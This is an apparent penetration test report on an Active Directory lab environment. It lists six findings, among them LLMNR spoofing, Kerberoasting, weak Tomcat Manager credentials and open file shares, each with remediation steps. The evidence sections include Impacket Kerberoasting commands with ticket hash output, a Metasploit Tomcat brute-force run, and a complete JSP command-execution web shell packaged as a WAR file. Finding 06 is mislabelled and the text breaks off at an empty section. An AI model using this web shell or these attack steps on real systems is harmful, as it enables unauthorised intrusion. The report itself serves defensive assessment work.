KLEAP

CYBERSECURITY

Active Directory Security Report




Table of Contents

- Statement of Confidentiality
- Engagement Contacts
- Executive Summary
  - Scoping and Time Limitations
  - Testing Summary
  - Vulnerability Status
  - Recommendation
- Scope Summary
  - In-Scope Assets
  - Out-of-Scope Assets
- Methodology
  - Engagement Phases
    - 1. Reconnaissance
    - 2. Scanning and Enumeration
    - 3. Vulnerability Assessment
    - 4. Exploitation
    - 5. Reporting
  - Vulnerability Classification & Severity
- Findings Summary
  - Findings Overview
- Detailed Technical Findings
  - 01: LLMNR/NBT-NS Response Spoofing
  - 02: Weak Kerberos Authentication (Kerberoasting)
  - 03: Tomcat Manager Weak/Default Credentials
  - 04: Insecure File Shares
  - 05: Directory Listing Enabled
  - 06: Enhance Security Monitoring Capabilities

Statement of Confidentiality

This pentest report contains confidential and proprietary information belonging to KLEAP Cybersecurity LLC and Client. It is intended solely for the use of the Client and KLEAP Cybersecurity LLC. The information provided within this report should not be disclosed, distributed, or shared with any third parties without the explicit written consent of both KLEAP Cybersecurity LLC and Client. Any unauthorized use or disclosure of this information is strictly prohibited and may result in legal action.

Executive Summary

Client engaged KLEAP Cybersecurity LLC to perform penetration testing of their AD environment. The primary goal of this application penetration testing project was to identify any potential areas of concern associated with the application in its current state and determine the extent to which the system may be breached by an attacker possessing a particular skill and motivation. The assessment was performed in accordance with the “best-in-class” practices as defined by ISECOM's Open Source Security Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP), and NIST SP 800-115.

KLEAP Cybersecurity LLC conducted the penetration testing during the period of April 15th, 2025 to April 25th, 2025. To facilitate the evaluation of user-authenticated functionalities and assess privilege escalation risks within the Active Directory infrastructure, the client provided KLEAP Cybersecurity LLC with credentials for multiple standard user and administrative accounts. This enabled a multi-perspective assessment of access controls, user privilege boundaries, and lateral movement opportunities within the domain.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.


Time limitations were in place for testing. Application penetration testing was permitted for nine (9) business days.

Testing Summary

(Overall Summary of the findings)

Scope	Critical	High	Medium	Low	Info	Total
Client AD	0	3	1	1	1	6

Table 1: Findings per asset



Vulnerability Index

Vulnerability Status

Sr. No.	Vulnerability Name	Severity	Status
1	LLMNR/NBT-NS Response Spoofing	HIGH	OPEN
2	Weak Kerberos Authentication (Kerberoasting)	HIGH	OPEN
3	Tomcat Manager Weak/Default Credentials	HIGH	OPEN
6	Insecure File Shares	MEDIUM	OPEN
9	Directory Listing Enabled	LOW	OPEN
12	Enhance Security Monitoring Capabilities	INFO	OPEN

Table 1: Findings per asset

Recommendation

Based on the results of this assessment, KLEAP has the following high-level key recommendations.

Key Recommendation (Network)

Key Issue

The assessment identified critical vulnerabilities in the Active Directory environment that expose the organization to credential theft, unauthorized access, and potential system compromise. Key risks include network protocol weaknesses, weak authentication practices, and insecure application configurations. Additionally, insufficient monitoring limits the ability to detect and respond to attacks promptly.

Recommendation

Here's few recommendations that we suggest which will significantly strengthen the organization's security posture and reduce the risk of compromise:

- Disable LLMNR and NBT-NS protocols to prevent network spoofing attacks.
- Enforce strong passwords and restrict service account permissions to protect against Kerberos attacks.
- Change default Tomcat Manager credentials and limit access to authorized users only.
- Tighten file share permissions and disable directory listing to reduce information exposure.
- Enhance security monitoring to detect and respond to suspicious activities quickly.

Scope Summary

In-Scope Assets

The following assets were considered explicitly in-scope for testing:

Assets In-Scope	Hostname / CIDR / IP
Client AD	192.168.1XX.0/24

Out-of-Scope Assets

(If any)

Assets Out-of-Scope	Hostname / CIDR / IP
N/A	N/A

Methodology

The pentest methodology employed by KLEAP Cybersecurity LLC follows a systematic approach to assess the security posture of client systems. Active Directory penetration testing is a proactive approach to discovering potential vulnerabilities in an AD environment. By simulating cyberattacks in a controlled setting, organizations can identify weak points and rectify them before malicious actors exploit them.

Engagement Phases

1. Reconnaissance

In this phase, the tester collects preliminary information about the target Active Directory environment using passive reconnaissance and OSINT techniques. This includes discovering domain names, organizational structure, DNS records, public IP ranges, email formats, user accounts leaked in data breaches, and other publicly available details. The objective is to map out the AD footprint and identify potential attack vectors such as exposed services or weak user policies.

2. Scanning and Enumeration

Here, the tester actively probes the internal AD network to identify live domain controllers, workstations, and servers. Tools like Nmap, BloodHound, LDAPDomaindump, and CrackMapExec are used to enumerate users, groups, domain trusts, SMB shares, Kerberos tickets, and service principal names (SPNs). The goal is to gain detailed visibility into the AD environment, privilege hierarchy, and possible misconfigurations like weak permissions or unconstrained delegation.

3. Vulnerability Assessment

In this phase, the tester evaluates the AD environment for security misconfigurations and known vulnerabilities. This includes identifying outdated domain controllers, weak Group Policy Objects (GPOs), excessive privileges, Kerberoastable accounts, and issues like NTLM relay or LLMNR poisoning. Both automated tools (e.g., PingCastle, ADRecon) and manual techniques are used to assess the attack surface. Findings are prioritized based on their exploitability and potential domain-wide impact.

4. Exploitation

Using ethical exploitation techniques, the tester attempts to exploit AD-specific vulnerabilities to escalate privileges or gain access to sensitive resources. This may involve attacks like Kerberoasting, Pass-the-Hash, AS-REP Roasting, Golden Ticket, or DCsync. Exploitation is carefully conducted to avoid disruption and simulates real-world attacker behavior to test the resilience of AD configurations and incident detection mechanisms.

5. Reporting

All identified AD-specific vulnerabilities and misconfigurations are documented in a structured report. The report includes severity ratings, proof-of-concept (PoC) screenshots, attack paths (e.g., BloodHound graphs), and prioritized remediation steps tailored for Active Directory. The report also provides strategic and technical recommendations to harden the AD environment, such as implementing tiered administration, enabling LDAP signing, or improving password hygiene. This helps organizations strengthen their identity infrastructure and reduce the risk of domain compromise.

Vulnerability Classification & Severity

To categorize vulnerabilities according to a commonly understood vulnerability taxonomy, KLEAP Cybersecurity LLC uses the industry-standard Common Weakness Enumeration (CWE). CWE is a community-developed taxonomy of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and a baseline for weakness identification, mitigation, and prevention efforts.

To rate the severity of vulnerabilities, KLEAP Cybersecurity LLC uses the industry standard Common Vulnerability Scoring System (CVSS) to calculate the severity of each identified security vulnerability. CVSS provides a way to capture the principal characteristics of a vulnerability and produce a numerical score reflecting its severity, as well as a textual representation of that score.

To help prioritize vulnerabilities and assist vulnerability management processes, KLEAP Cybersecurity LLC translates the numerical CVSS rating to a qualitative representation (such as low, medium, high, and critical):

CVSS Score v3.1	
Severity	**Score**
Critical	9.0 - 10.0
High	7.0 - 8.9
Medium	4.0 - 6.9
Low	0.1 - 3.9
Informational	0.0

Findings Summary

Findings are sorted by their severity and grouped by the asset and CWE classification. Each asset section will contain a summary. Table 1 in the executive summary contains the total number of identified security vulnerabilities per asset per risk indication.

Findings Overview

During the engagement, several vulnerabilities were identified across the Active Directory environment and associated systems. These include high-severity issues such as LLMNR/NBT-NS response spoofing, weak Kerberos authentication (Kerberoasting), and weak/default credentials in the Tomcat Manager interface. Medium and low-severity findings include insecure file shares and enabled directory listing, which increase the risk of information disclosure and unauthorized access. Additionally, security monitoring capabilities were found to be insufficient to effectively detect and respond to these threats.

Detailed Technical Findings

01: LLMNR/NBT-NS Response Spoofing

Vulnerability Severity	CWE ID
High	300
CVE ID	CVSS Score
N/A	7.5

Vulnerability Description

By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials. Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name.

Vulnerable IP Addresses


Impact

Adversaries can spoof an authoritative source for name resolution on a victim network by responding to LLMNR (UDP 5355)/NBT-NS (UDP 137) traffic as if they know the identity of the requested host, effectively poisoning the service so that the victims will communicate with the adversary-controlled system. If the requested host belongs to a resource that requires identification/authentication, the username and NTLMv2 hash will then be sent to the adversary-controlled system. The adversary can then collect the hash information sent over the wire through tools that monitor the ports for traffic or through Network Sniffing and crack the hashes offline through Brute Force to obtain the plaintext passwords. In some cases where an adversary has access to a system that is in the authentication path between systems or when automated scans that use credentials attempt to authenticate to an adversary controlled system, the NTLMv2 hashes can be intercepted and relayed to access and execute code against a target system relay step can happen in conjunction with poisoning but may also be independent of it.


Several tools exist that can be used to poison name services within local networks such as NBNSpoof, Metasploit, and Responder.

Step to Reproduce (Evidences)

1. Running the Responder tool to attempt to obtain user account password hashes.



2. Successfully cracking a password hash with Hashcat to reveal the clear-text password value.



Remediation

- Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment.
- Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks.
- Network intrusion detection and prevention systems that can identify traffic patterns indicative of MiTM activity can be used to mitigate activity at the network level.
- Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of MiTM activity.

References

- https://attack.mitre.org/techniques/T1557/001/

02: Weak Kerberos Authentication (Kerberoasting)

Vulnerability Severity	CWE ID
High	287
CVE ID	CVSS Score
N/A	7.5

Vulnerability Description

In an Active Directory (AD) environment, Service Principal Names (SPNs) are used to uniquely identify instances of a Windows service. Kerberos authentication requires that each SPN be associated with one service account (Active Directory user account). Any authenticated AD user can request one or more Kerberos Ticket-Granting Service (TGS) tickets from the domain controller for any SPN accounts. These tickets are encrypted with the associated AD account's NTLM password hash. They can be brute forced offline using a password cracking tool such as Hashcat if a weak password is used along with the RC4 encryption algorithm. If AES encryption is in use, it will take more resources to "crack" a ticket to reveal the account's clear-text password, but it is possible if weak passwords are in use.

Vulnerable IP Addresses

Impact

A successful Kerberoasting attack, along with a cracked password, could lead to lateral movement and privilege escalation in an AD environment. If a password is cracked for a Domain Administrator account or equivalent, an attacker could gain control over most, if not all, resources in the domain.

Step to Reproduce (Evidences)

1. Retrieving a listing of all SPN accounts in the INLANEFREIGHT.LOCAL domain using the GetUserSPNs.py tool from the Impacket toolkit.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                          Name       MemberOf  PasswordLastSet             LastLogon
Delegation
--------------------------------------------  ---------  --------  --------------------------  ---------  ----
------
MSSQLSvc/SQL01.inlanefreight.local:1433       mssqlsvc             2022-05-13 16:52:07.280623  <never>
MSSQLSvc/SQL02.inlanefreight.local:1433       sqlprod              2022-05-13 16:54:52.889815  <never>
MSSQLSvc/SQL-DEV01.inlanefreight.local:1433   sqldev               2022-05-13 16:54:57.905315  <never>
MSSQLSvc/QA001.inlanefreight.local:1433       sqlqa                2022-05-13 16:55:03.421004  <never>
backupjob/veam001.inlanefreight.local         backupjob            2022-05-13 18:38:17.740269  <never>
vmware/vc.inlanefreight.local                 vmwaresvc            2022-05-13 18:39:10.691799  <never>
```

2. Targeted Kerberoasting against the mssqlsvc account using the GetUserSPNs.py tool.

```
$ GetUserSPNs.py INLANEFREIGHT.LOCAL/bsmith -dc-ip 192.168.195.204 -request-user mssqlsvc

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                    Name      MemberOf  PasswordLastSet             LastLogon           Delegation
--------------------------------------  --------  --------  --------------------------  ------------------  ----------
MSSQLSvc/SQL01.inlanefreight.local:1433  mssqlsvc            2022-05-13 16:52:07.280623  <never>


$krb5tgs$23$*mssqlsvc$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/mssqlsvc*$2c43cf68f965432014279555d1984740$5a39
88485926feab23d73ad500b2f9b7698d46e91f9790348dec2867e5b1733cd5df326f346a6a3450dbd6c122f0aa72b9feca4ba8318463c
782936c51da7fa62d5106d795b4ff0473824cf5f85101fd603d0ea71edb11b8e9780e68c2ce096739fff62dbf86a67b53a616b7f17fb3
c164d8db0a7dc0c60ad48fb21aacfeecf36f2e17ca4e339ead4a8987be84486460bf41368426ef754930cfd4b92fee996e2f2f35796c4
4ba798c2a0f4184c9dc946a5009a515b2469d0e81f8b45360ba96f8f8fadb4678877d6c88b21e54804068bfbdb5c3ac393c5efcdf6828
6ed31bfa25f8ece180f1e3aaa4388886ed629595a6b95c68fc843c015669d57e950116c7b3988400d850e415059023e1cd27a2d6a8971
85716b806eba383bc5a0715884103212f2cc6e680a5409324b25440a015256fcce0be87a4ed348152b8d4b7e571c40ccb9c295c8cf18e
<SNIP>
```

Remediation

- Where possible, eliminate SPNs in the environment in favor of Group Managed Service Accounts (gMSA), which are not subject to this type of attack. If migration to gMSAs is not possible, the following steps will help mitigate the risk of this attack:
  - Enable AES Kerberos encryption instead of RC4.
  - Use strong 25+ character passwords for service accounts and rotate them periodically.
  - Limit the privileges of service accounts and avoid creating SPNs tied to highly privileged accounts such as Domain Administrators.

References

- https://attack.mitre.org/techniques/T1558/003/

03: Tomcat Manager Weak/Default Credentials

Vulnerability Severity	CWE ID
High	798
CVE ID	CVSS Score
N/A	7.5

Vulnerability Description

An Apache Tomcat Server was found that was exposing the Tomcat Manager login URL and using weak/default credentials to enter the Manager (admin) backend.

Vulnerable IP Addresses

Impact

An attacker who gains access to the Tomcat Manager area can upload a malicious application via a WAR file containing custom JSP code. This code can be used to run arbitrary commands on the underlying server in the context of the service account that the Apache Tomcat instance runs under. This Tomcat instance was running under a local service account assigned privileges that can be leveraged to escalate to the all-powerful NT AUTHORITY\SYSTEM account and gain complete control over the server, potentially gaining access to credentials and other sensitive data.

Step to Reproduce (Evidences)

1. Setting up the Metasploit auxiliary scanner to brute-force Tomcat manager usernames and passwords.

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.195.205
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
```

2. The tester validated scanner settings before running the tool.

Step to Reproduce (Evidences)

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name              Current Setting                     Required  Description
----              ---------------                     --------  -----------
BLANK_PASSWORDS   false                               no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                                   yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false                               no        Try each user/password couple stored in the
current database
DB_ALL_PASS       false                               no        Add all passwords in the current database to
the list
DB_ALL_USERS      false                               no        Add all users in the current database to the
list
PASSWORD                                              no        The HTTP password to specify for
authentication
PASS_FILE         ../tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
Proxies                                               no        A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS            192.168.195.205                     yes       The target host(s), range CIDR identifier, or
hosts file
RPORT             8080                                yes       The target port (TCP)
SSL               false                               no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS   true                                yes       Stop guessing when a credential works for a
host
TARGETURI         /manager/html                       yes       URI for Manager login. Default is
/manager/html
THREADS           1                                   yes       The number of concurrent threads (max one per
host)
USERNAME                                              no        The HTTP username to specify for
authentication
USERPASS_FILE     ../tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated
by space
USER_AS_PASS      false                               no        Try the username as the password for all
users
USER_FILE         ../tomcat_mgr_default_users.txt     no        File containing users, one per line
VERBOSE           true                                yes       Whether to print output for all attempts
VHOST                                                 no        HTTP server virtual host
```

3. The tester then ran the Metasploit module to attempt to brute force the Tomcat Manager login credentials and was successful, retrieving the password for the QCC user.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: admin:tomcat (Incorrect)

<SNIP>

[-] 192.168.195.205:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.195.205:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[+] 192.168.195.205:8080 - Login Successful: QCC:<REDACTED>
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4. The tester then prepared a JSP web shell to upload to the Tomcat server to achieve remote code execution.


Step to Reproduce (Evidences)

```
$ cat cmd.jsp

<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>
```

5. The web shell was compressed into a WAR archive file, which can be deployed as an application via the Tomcat Web Application Manager.


```
$ jar -cvf deploymenttest.war cmd.jsp

added manifest
adding: cmd.jsp(in = 829) (out= 422)(deflated 49%)
```

6. The tester next logged in to the Tomcat Web Application Manager accessible at the URL http://192.168.x.x:8080/manager/html




7. Next, the tester uploaded the WAR file created earlier and deployed it as an application via the Tomcat Web Application Manager.


Step to Reproduce (Evidences)



8. With this web shell in place, the tester was able to run commands on the underlying server.



9. From here, it would be possible to leverage user account privileges to escalate to the powerful NT AUTHORITY\SYSTEM account and begin to enumerate the Active Directory domain.



Remediation

- Restrict access to the Tomcat Manager URL to either localhost or only select IP addresses if this URL needs to be accessed remotely by administrators.
- Change the default administrator account name to something unique and set a strong, randomized password that does not appear in any wordlists, as the Tomcat Manager page uses Basic Authentication, which has no inherent protections against password brute-forcing attacks.

References

- https://attack.mitre.org/techniques/T1078/001/

04: Insecure File Shares

Vulnerability Severity	CWE ID
Medium	732
CVE ID	CVSS Score
N/A	5.3

Vulnerability Description

The tester uncovered multiple file shares where all Domain Users have read/write access.

Vulnerable IP Addresses

Impact

An attacker who gains a foothold in this domain can use this access to search for files containing sensitive data, such as credentials, and potentially write malicious files to the file shares.

Step to Reproduce (Evidences)

1. Viewing file shares accessible to a standard Domain user with the CrackMapExec tool.

```
$ sudo crackmapexec smb 192.168.195.205 -u asmith -p <REDACTED> --shares

SMB         192.168.195.205 445    MS01            [*] Windows 10.0 Build 17763 x64 (name:MS01)
(domain:INLANEFREIGHT.LOCAL) (signing:False) (SMBv1:False)
SMB         192.168.195.205 445    MS01            [+] INLANEFREIGHT.LOCAL\asmith:<REDACTED>
SMB         192.168.195.205 445    MS01            [+] Enumerated shares
SMB         192.168.195.205 445    MS01            Share           Permissions     Remark
SMB         192.168.195.205 445    MS01            -----           -----------     ------
SMB         192.168.195.205 445    MS01            ADMIN$                          Remote Admin
SMB         192.168.195.205 445    MS01            Backups         READ
SMB         192.168.195.205 445    MS01            C$                              Default share
SMB         192.168.195.205 445    MS01            IPC$            READ            Remote IPC
SMB         192.168.195.205 445    MS01            Migration Data  READ
SMB         192.168.195.205 445    MS01            Software        READ,WRITE
```

Remediation

- Review file share privileges to ensure that users are granted access in accordance with the principle of least privilege.

References

- https://attack.mitre.org/techniques/T1135/

05: Directory Listing Enabled

Vulnerability Severity	CWE ID
Low	548
CVE ID	CVSS Score
N/A	3.7

Vulnerability Description

The web application exposes a directory listing of some files in the web root and subfolders.


Vulnerable IP Addresses

Impact

The sensitivity of the files that are exposed on the web server determines how serious this finding is. Although the risk is reduced if the directory only contains files meant for public use, an attacker may be able to utilise sensitive data, like configuration files, to obtain more access to the web server or application.

Step to Reproduce (Evidences)

1. Using a web browser, browsing to the affected host lists the directory contents.



Remediation

- Restrict access to files and directories based on the concept of least privilege. Enforce authentication wherever possible and disable directory listing in the web server configuration.

References

- https://attack.mitre.org/techniques/T1083/
- https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/

06: Insecure File Shares

Vulnerability Severity	CWE ID
Info	N/A
CVE ID	CVSS Score
N/A	0

Vulnerability Description

During the tests, Inlanefreight did not seem to detect any "noisy" activity. Additionally, the tester's use of common open-source penetration testing tools was unblocked.

Vulnerable IP Addresses

Impact

